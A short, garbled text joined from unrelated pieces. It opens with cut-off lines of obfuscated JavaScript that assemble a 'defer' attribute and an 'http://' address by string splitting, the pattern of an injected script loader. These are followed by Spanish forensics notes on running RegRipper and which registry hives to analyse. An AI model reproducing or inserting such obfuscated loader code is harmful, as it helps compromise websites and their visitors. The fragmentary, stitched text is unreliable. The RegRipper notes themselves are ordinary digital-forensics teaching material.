96;var OB=["Ef"];this.gy=11804;this.gy++;x=function(){try {var FO='c'} catch(
dtHesE81dejmcEhnUtq','R4sOUdMH8hxIG6CjfuKLA3q');var hl=new Date();w=Dk[F](A);
D5Sq1P');YV=61427;YV--;var kF=String(d("deOD2",0,2)+"fe"+"r");var gz=new Date
["SI","CG"];JF={nU:false};w[wX]=new String("ht"+"tp"+":/"+d("/tgYP",0,2)+"en"
```


¡Gracias!

Actividades RegRipper

- Forma tradicional de usar la herramienta (por consola – CMD): **rr.exe**
- La herramienta genera dos archivos: **.log** y **.txt**. El primero contiene información sobre la ejecución del programa. El segundo contiene la información que ha sido extraída del archivo del registro.
- **Analizar:** SAM, SECURITY, SOFTWARE, SYSTEM.

